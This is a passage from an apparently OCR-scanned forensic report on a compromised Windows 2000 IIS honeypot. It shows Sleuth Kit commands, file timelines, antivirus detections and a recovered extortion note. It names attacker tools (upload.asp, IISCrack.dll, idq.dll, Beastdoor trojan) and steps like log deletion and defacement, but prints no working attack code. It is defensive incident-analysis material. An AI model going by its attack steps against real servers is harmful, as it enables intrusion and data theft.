

root@Linuxforensic:/mnt/ext/itpss/output2
File Edit View Terminal Tabs Help

```
[root@Linuxforensic output2]# md5sum /mnt/ntfs_mount/dell/sensepost.exe
53fcda64f7122bcb4b601287039a8075  /mnt/ntfs_mount/dell/sensepost.exe
[root@Linuxforensic output2]# md5sum /mnt/ntfs_mount/WINNT/system32/cmd.exe
53fcda64f7122bcb4b601287039a8075  /mnt/ntfs_mount/WINNT/system32/cmd.exe
[root@Linuxforensic output2]# 
```

Figure 15: MD5sum of sensepost.exe and cmd.exe

Web defacement

The analysis of the snort logs revealed that a new index.html and image001.jpg was uploaded to the honeypot system thus defacing the honeypot's website which originally displayed the following information:


WOOHOO! It's all about the gadgets - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
Getting Started
Latest Headlines
Mail
firefox-crystalball.html
Autopsy
Done

file:///prac2/output/orig_index.html

WOOHOO!


Daily Musings from a Gadget freak

COMING SOON!

MARCH 2005

Figure 16: Original index.htm file

After the new index.html file and image001.jpg image file was uploaded honeypot displayed the following:



WOOHOO! It's all about the gadgets - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
file:///prac2/output/mod_index.html
Go
Getting Started
Latest Headlines
Mail
firefox-crystalball.html
Autopsy
Done

WOOAA..HEYY

YOUR WEBSITE HAD BEEN DEFACED

PHANTOM

MARCH 2005

Figure 17: Modified index.html file

Timeline Analysis

A timeline is useful to help examiners track attackers' activities inside any system based upon the modified, access and creation timestamps created by the system. A timeline is created by concatenating outputs from 'fls' and 'ils' tools. The timeline is placed in /prac2/output directory. Listed below are highlights from various periods from the timeline.txt file.

The operating system was installed on March 3, 2005 at approximately 4:09 PM. VGA drivers are installed on March 3, 2005 at approximately 4:45 PM. The honeypot was compromised on March 03, 2005 at approximately at 5:00 PM

Listed below are the file activities on the 4th and 5th of March 2005.

Time	Type	File path	Relevance
05:49:48	.a.c	C:/winnt/system32/LogFiles/ MSFTPSVC1/ex050303.log	Ftp log file is deleted from the MSFTPSVC1 folder
08:00:00	m.a.c	C:/winnt/system32/LogFiles/ W3SVC1/ex050303.log	Web server log file is deleted from W3SVC1 folder.
09:04:30	m.a.c	C:/winnt/system32/LogFiles/ MSFTPSVC1/ex050304.log	Ftp log file is deleted is deleted from the MSFTPSVC1 folder.
12:02:04	m.a.c	C:/winnt/system32/LogFiles/ W3SVC1/ex050304.log	Web server log file is deleted from W3SVC1 folder.
13:43:52	m.a.c	C:/Inetpub/scripts/upload.asp	A small script written in asp, to allow attacker to upload files to the honeypot remotely.
13:43:53	m.a.c	C:/Inetpub/scripts/upload.inc	A small script to allow attacker to upload files to the honeypot remotely.
15:14:43	m.a.c	C:/explorer.exe	File is created. A Trojan file commonly used in Code red II worm.
18:14:33	.a.	C:/Inetpub/wwwroot/_vti_inf.html	File is accessed.
22:00:19	m.a.c	C:/Inetpub/ftproot/index.html	File is copied to ftproot directory. Possibly for transfer via ftp so attacker may modify the file and replaced the original index.html file in wwwroot directory. This index.html file is the original index.html in the wwwroot directory.
22:20:17	m.a.c	C:/Inetpub/ftproot/iis5.log	File is copied to ftproot directory. Possibly for transfer via ftp to attacker remote machine.
23:43:45	m.a.c	C:/Inetpub/scripts/msobdc.dll	A Backdoor Trojan called IISCrack.dll is copied to scripts directory.
23:54:09	m.a.c	C:/Inetpub/scripts/idq.dll	This is a Trojan file is copied to scripts directory.

Table 7: Timeline for March 4, 2005 events

Time	Type	File path	Relevance
12:51:34	m.a.c	C:/winnt/system32/LogFiles/ MSFTPSVC1/ex050305.log	Ftp log file is deleted.
13:09:04	m.a.c	C:/Inetpub/wwwroot/index_files/	A new folder is created .
13:25:43	.a.c	Index.html	File is deleted.
13:34:21	m.a.c	server.exe	File is deleted.
14:03:12	.a.c	setup.exe	File is deleted.
14:15:49	m..	C:/Inetpub/scripts/msobdc.dll	File is modified, the file is possibly renamed fromhttpobdc.dll to msobdc.dll at this time.
18:30:39	.a.	C:/Inetpub/scripts/idq.dll	File is last accessed or executed.
18:44:09	m.a.c	C:/Inetpub/wwwroot/index_files/image002.png	File is created.
	m.a.c	C:/Inetpub/wwwroot/index_files/image003.jpg	File is created.
18:44:29	m.a.c	C:/Inetpub/wwwroot/index_files/filelist.xml	File is created.
18:48:52	m.a.c	C:/Inetpub/wwwroot/index.html	A new index.html is created by the attacker. Website defaced.
19:25:41	m.a.c	C:/winnt/system32/NETSTAT.EXE	File is created.
19:34:43	m.a.c	C:/Inetpub/scipts/ex050305.log	Web server log is copied to the scripts directory for the attacker to easily transfer it to his/her remote machine.
19:36:28	m.a.c	C:/Inetpub/wwwroot/help.txt	File is copied to wwwroot directory and rename as help.txt. This file is original a web server log, ex050305.log.
20:04:12	.a.	C:/Inetpub/wwwroot/index.html	File is last accessed.
20:34:30	.a.	C:/Inetpub/wwwroot/index_files/	Folder is last accessed.
	.a.	C:/Inetpub/wwwroot/_private	File is accessed.
20:34:31	.a.	C:/Inetpub/wwwroot/_vti_cnf	File is accessed.
	.a.	C:/Inetpub/wwwroot/_vti_log	File is accessed.
20:34:32	.a.	C:/Inetpub/wwwroot/_vti_pvt	File is accessed.
	.a.	C:/Inetpub/wwwroot/_vti_script	File is accessed.
	.a.	C:/Inetpub/wwwroot/_vti_txt	File is accessed.

Table 8: Tineline for March 5, 2005 events

Recovered Deleted Files

The next step in the examination process is file recovery. In Windows when a file is deleted, the content of the files is not immediately destroyed. Windows simple marks the hard drive space as being available for use by changing one character in the file table so that the file entry will not be displayed on the screen.

To view all the files that has been deleted from the honeypot system, a sleutkit tool called ‘ils’ is utilized. ‘Ils’ will list all the deleted inodes from the c_drive.img. Using ils alone will output any list of inode numbers, and timestamps in an unclear and unorganized manner, therefore ‘mactime’ is used to format the timestamps and sort the inodes and deleted filename by date and time.

The listed below are the relevant events extracted from ils_timeline.txt:

Date / Time	Type	File	Inode
Fri Mar 04 2005 05:49:48	.ac	<c_drive.img-ex050303.log-dead-9353>	9353
Fri Mar 04 2005 08:00:00	mac	<c_drive.img-ex050303.log-dead-9370>	9370
Fri Mar 04 2005 21:38:58	.a.	<c_drive.img-ex050304.log-dead-9387>	9387
Sat Mar 05 2005 08:00:00	mac	<c_drive.img-ex050304.log-dead-9386>	9386
Sat Mar 05 2005 12:51:34	.a.	<c_drive.img-ex050305.log-dead-9384>	9384
Sat Mar 05 2005 13:25:43	.ac	<c_drive.img-index.html-dead-9394>	9394
Sat Mar 05 2005 13:29:10	mac	<c_drive.img-server.exe-dead-9402>	9402
Sat Mar 05 2005 14:02:01	mac	<c_drive.img-setup.exe-dead-9414>	9414

To recover all the files listed above, ‘icat’ is used. All recovered files are place in /prac2/output/ directory. ‘Icat’ is capable of recovering these files.

```
[root@Linuxforensic image]# icat –f ntfs c_drive.img 9402 >
/prac2/output/recvd_server.exe

[root@Linuxforensic image]# icat –f ntfs c_drive.img 9414 >
/prac2/output/recvd_setup.exe
```

As shown above, all recovered files are renamed as “recvd_original_filename.ext”, to easily locate the recovered file or program later in the investigation.

Findings from the recovered files or programs

Server.exe and setup.exe

After recovering all files listed above, each file was examined closely using ‘strings’, ‘sstrings’ and ‘file’ tools. The files, recvd_setup.exe and recvd_server.exe are run against the tool 'file' to determine the nature of both files, both files are confirmed as an executable files. Strings and 'sstrings' revealed nothing that could be of help. Finally, an anti virus from the forensic workstation VMware is used to run a scan on both recvd_server.exe and recvd_setup.exe. A freeware Windows anti virus called AVG[19] is used to scan the samba share folder \\Linuxforensic\public\ which contains both, recvd_server.exe and recvd_setup.exe. The anti virus revealed that both files are "Backdoor.Beasty" Trojan horse.

A reference from the AVG "Virus Encyclopedia" site "Beasty" is defined as:


"*Resident stealth virus which attacks COM files. It is programmed in a very interesting way, uses many undocumented MS-DOS services, and is very small for what it does. Originally it was written for MS-DOS 3.30 only and could not function properly with other versions of DOS. Nevertheless there are many variants, which differ in their details and allow its spread under other DOS versions. Some variants contain the text* 666*, which is only visible when the virus is not resident. No destructive mutation function is known but the way it attacks files can lead to unrecoverable damage*."[20]

The above information coincides with results from 'f-prot' anti virus which indicate the following files is infected:

- `/mnt/ntfs_mount/WINNT/system32/`**`mscrkb.com`**`->(UPX)  could be infected with an unknown virus`
- `/mnt/ntfs_mount/WINNT/system32/`**`mskwlp.com`**`->(UPX)  could be infected with an unknown virus`
- `/mnt/ntfs_mount/WINNT/msagent/`**`msfrnc.com`**`->(UPX)  could be infected with an unknown virus`
- `/mnt/ntfs_mount/WINNT/msagent/`**`msnsuy.com`**`->(UPX)  could be infected with an unknown virus`

[19] AVG Anti-Virus program. <http://www.grisoft.com/doc/Programs/lng/ww/tpl/tpl01>

[20] "Number_of_the_beast". AVG Virus Encyclopedia. March 20, 2005. <http://www.grisoft.com/doc/62/lng/ww/tpl/tpl01>




VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
win2k
Home win2k
public on Linuxforensic
File Edit View Favorites Tools Help
Back Search Folders History
Address \\Linuxforensic\public
Go
public Linuxf
This fold
Select an ite description.
\\Linuxforer
See also:
My Documer
My Network Places
My Computer
Name Size Type Mo
AVG Resident Shield - 27 s
Virus Detected!
Continue Info Heal Delete file Move to Vault
60 object(s) 67.0 MB Local intranet
Start public on... AVG Fre... output public o... 10:54 AM
sor, press Ctrl-Alt.

While opening file: \\LINUXFORENSIC\PUBLIC\recvd_server.exe
Trojan horse BackDoor.Beastdoor.EV

Name	Size	Type
cmd_fprot	2 KB	Text Document
cmd_fprot.txt~	2 KB	TXT~ File
cmd_mount_cdrive	1 KB	Text Document
c_drive.img.strings	52,922 KB	STRINGS File

Figure 18: Anti Virus detecting server.exe as Trojan Backdoor.Beasty



VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
win2k
Home win2k
public on Linuxforensic
File Edit View Favorites Tools Help
Back Search Folders History
Address \\Linuxforensic\public
Go
public Linuxf
This fold
Select an ite description.
\\Linuxforer
See also:
My Documer
My Network Places
My Computer
Name Size Type Mo
AVG Resident Shield - 3 s
Virus Detected!
Continue Info Heal Delete file Move to Vault
60 object(s) 67.0 MB Local intranet
Start public on Linuxforensic 10:37 AM
press Ctrl-Alt.

While opening file: \\LINUXFORENSIC\PUBLIC\recvd_setup.exe
Trojan horse BackDoor.Beastdoor.EV

Name	Size	Type
inode9370_web	266 KB	Text Document
inode9387_web	90 KB	Text Document
recvd_setup	51 KB	Application
recvd_index	6 KB	Microsoft HTML Doc...

Figure 19: Anti Virus detecting setup.exe as Trojan Backdoor.Beasty

Index.html

As for the index.html file that has been deleted, it contains the original index.html file that was copied to the c:/Inetpub/wwwroot directory by the examiner before the honeypot was deployed.

logs

The server logs that has been deleted was also recovered. The log recovery process was not a completely successful. Four of the logs were overwritten by other data therefore no information can be retrieved from it. The remaining log recovered was (ex050305.log-dead-9384) which is an ftp log dated March 05, 2005.

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2005-03-05 04:51:34
#Fields: time c-ip cs-method cs-uri-stem sc-status
04:51:34 xxx.yyy.24.66 [1]USER guest 331
04:51:36 xxx.yyy.24.66 [1]PASS - 530
04:51:40 xxx.yyy.24.66 [1]QUIT - 530
04:51:55 xxx.yyy.24.66 [2]USER guests 331
04:51:58 xxx.yyy.24.66 [2]PASS - 530
04:52:01 xxx.yyy.24.66 [2]QUIT - 530
06:38:10 xxx.yyy.24.66 [5]USER iwan_venus 331
06:38:12 xxx.yyy.24.66 [5]PASS – 530
```

The attacker manage to create a new users in the honeypot system “guests” and “iwan_venus”.

Strings Search

A strings search can now be conducted with the collected keywords as a dirty word list (refer to Appendix D for a complete list) from previous analysis. The c_drive.img image file has an NTFS filesystem therefore the best tool for strings searches is ‘sstrings’. The advantage of using ‘sstrings’ is that it extracts Unicode strings within an image or file, which ‘strings’ are unable to do (‘strings’ can only extracts ASCII strings).


```
[root@Linuxforensic output]# sstrings –t d –e l /prac2/image/c_drive.img >
/prac2/output/c_drive.img.sstrings
```

Flag –t d is used to display the offset value and –e l is used for ‘sstrings’ to list all the Unicode strings. ‘Grep’ tool is then used to search through the output file from ‘sstrings’ to make the search faster.

The role of strings search however was not prominent in this particular examination. The results from ‘sstrings’ did not provide any new information that would help in the examination.

Final verification of image

Before concluding the examination, an ‘md5sum’ tool is once again executed, where the md5 hash resulting from the command will be compared to the md5 hash from the beginning of the examination. This is to ensure integrity of the honeypot’s image is maintained throughout the forensic examination.


root@Linuxforensic:/prac2/image
File Edit View Terminal Tabs Help

```
[root@Linuxforensic image]# md5sum c_drive.img
032ac7c74fa473cc4cae2bf608c5ac44  c_drive.img
[root@Linuxforensic image]# cat c_drive.img.
c_drive.img.dls   c_drive.img.ils   c_drive.img.ils2  c_drive.img.md5
[root@Linuxforensic image]# cat c_drive.img.md5
032ac7c74fa473cc4cae2bf608c5ac44  c_drive.img
[root@Linuxforensic image]# 
```

Figure 20: MD5 hash verification on honeypot image

Conclusions

This section will summarize the forensic analysis and findings of the compromised honeypot. Based upon analysis of the logs, program and files attained during the examination, the first sign of reconnaissance from attacker was on March 03, 2005 was simply a directory listing as a result of a Unicode directory traversal attack. More directory listing of various directories was seen shortly after which may indicate that attacker is trying to familiarize him / herself to the honeypot.

There were many failed attempt as the attacker was trying various exploits to gain access to the honeypot. There are many of reasons why this came to be, the attacker could be a “script kiddie”, a novice, using automated tools to attack the honeypot.

On March 04, 2005, the attacker came back, possibly after doing his / her research online on Windows advance 2000 server vulnerabilities landed him / her a successful attack at 11:57PM where an idq.dll exploit granted the attacker system access to the honeypot. Once access to the honeypot is available to the attacker, he /she then uploaded programs outlined below at various time periods:

1. idq.dll
2. httpobdc.dll (IISCrack.dll)
3. Upload.asp
4. Upload.inc
5. index.html
6. image001.jpg
7. sensepost.exe
8. Root.exe
9. Explorer.exe

10. server.exe
11. setup.exe

The above program was uploaded using a file uploader called ‘upload.asp’ which was copied to the script directory. Using the httpobdc.dll, the attacker managed to acquire a system privilege on the honeypot. Then, using the idq.dll attacker’s privilege was escalated to administrator.

Analysis of the snort logs shows that on the same day the attacker manage to deface the honeypot’s website by copying the original index.html to ftproot directory, and replaced the index.html file on the wwwroot directory with his / her own index.html file. The defacement may be a visible proof to show that he / she manage to compromise a machine.

Appendix A: Timeline for Floppy image

```
Sat Feb 03 2001 19:44:16    36864 m.. -rwxrwxrwx   0        0        5        <fl-260404-RJL1.img-_AMSHELL.DLL-dead-5>
                            36864 m.. -/-rwxrwxrwx 0        0        5        /CamShell.dll (_AMSHELL.DLL) (deleted)
Thu Apr 22 2004 16:31:06    32256 m.. -/-rwxrwxrwx 0        0        13       /Internal_Lab_Security_Policy1.doc
(INTERN~1.DOC)
                            33423 m.. -/-rwxrwxrwx 0        0        17       /Internal_Lab_Security_Policy.doc
(INTERN~2.DOC)
Fri Apr 23 2004 10:53:56      727 m.. -/-rwxrwxrwx 0        0        28       /_ndex.htm (deleted)
                              727 m.. -rwxrwxrwx   0        0        28       <fl-260404-RJL1.img-_ndex.htm-dead-28>
Fri Apr 23 2004 11:54:32   215895 m.. -/-rwxrwxrwx 0        0        23       /Remote_Access_Policy.doc (REMOTE~1.DOC)
Fri Apr 23 2004 11:55:26   307935 m.. -/-rwxrwxrwx 0        0        20       /Password_Policy.doc (PASSWO~1.DOC)
Fri Apr 23 2004 14:10:50    22528 m.. -/-rwxrwxrwx 0        0        27       /Acceptable_Encryption_Policy.doc
(ACCEPT~1.DOC)
Fri Apr 23 2004 14:11:10    42496 m.. -/-rwxrwxrwx 0        0        9        /Information_Sensitivity_Policy.doc
(INFORM~1.DOC)
Sun Apr 25 2004 00:00:00        0 .a. -/-rwxrwxrwx 0        0        3        /RJL         (Volume Label Entry)
Sun Apr 25 2004 10:53:40        0 m.c -/-rwxrwxrwx 0        0        3        /RJL         (Volume Label Entry)
Mon Apr 26 2004 00:00:00    22528 .a. -/-rwxrwxrwx 0        0        27       /Acceptable_Encryption_Policy.doc
(ACCEPT~1.DOC)
                            42496 .a. -/-rwxrwxrwx 0        0        9        /Information_Sensitivity_Policy.doc
(INFORM~1.DOC)
                           215895 .a. -/-rwxrwxrwx 0        0        23       /Remote_Access_Policy.doc (REMOTE~1.DOC)
                            32256 .a. -/-rwxrwxrwx 0        0        13       /Internal_Lab_Security_Policy1.doc
(INTERN~1.DOC)
                            36864 .a. -rwxrwxrwx   0        0        5        <fl-260404-RJL1.img-_AMSHELL.DLL-dead-5>
                           307935 .a. -/-rwxrwxrwx 0        0        20       /Password_Policy.doc (PASSWO~1.DOC)
                              727 .a. -rwxrwxrwx   0        0        28       <fl-260404-RJL1.img-_ndex.htm-dead-28>
                            36864 .a. -/-rwxrwxrwx 0        0        5        /CamShell.dll (_AMSHELL.DLL) (deleted)
                            33423 .a. -/-rwxrwxrwx 0        0        17       /Internal_Lab_Security_Policy.doc
(INTERN~2.DOC)
                              727 .a. -/-rwxrwxrwx 0        0        28       /_ndex.htm (deleted)
Mon Apr 26 2004 09:46:18    36864 ..c -rwxrwxrwx   0        0        5        <fl-260404-RJL1.img-_AMSHELL.DLL-dead-5>
                            36864 ..c -/-rwxrwxrwx 0        0        5        /CamShell.dll (_AMSHELL.DLL) (deleted)
Mon Apr 26 2004 09:46:20    42496 ..c -/-rwxrwxrwx 0        0        9        /Information_Sensitivity_Policy.doc
(INFORM~1.DOC)
Mon Apr 26 2004 09:46:22    32256 ..c -/-rwxrwxrwx 0        0        13       /Internal_Lab_Security_Policy1.doc
(INTERN~1.DOC)
Mon Apr 26 2004 09:46:24    33423 ..c -/-rwxrwxrwx 0        0        17       /Internal_Lab_Security_Policy.doc
(INTERN~2.DOC)
Mon Apr 26 2004 09:46:26   307935 ..c -/-rwxrwxrwx 0        0        20       /Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:36   215895 ..c -/-rwxrwxrwx 0        0        23       /Remote_Access_Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 09:46:44    22528 ..c -/-rwxrwxrwx 0        0        27       /Acceptable_Encryption_Policy.doc
```


```
 (ACCEPT~1.DOC)
Mon Apr 26 2004 09:47:36      727 ..c -rwxrwxrwx   0        0        28       <fl-260404-RJL1.img-_ndex.htm-dead-28>
                              727 ..c -/-rwxrwxrwx 0        0        28       /_ndex.htm (deleted)
```

Appendix B: Recovered Hidden Files


Opportunity.txt

```
I am willing to provide you with more information for a price.   I have included a
sample of our Client Authorized Table database.  I have also provided you with our
latest schematics not yet available.  They are available as we discussed - "First Name".
My price is 5 million.

Robert J. Leszczynski
```



pem_fuelcell.gif



PEM-fuel-cell-large.jpg

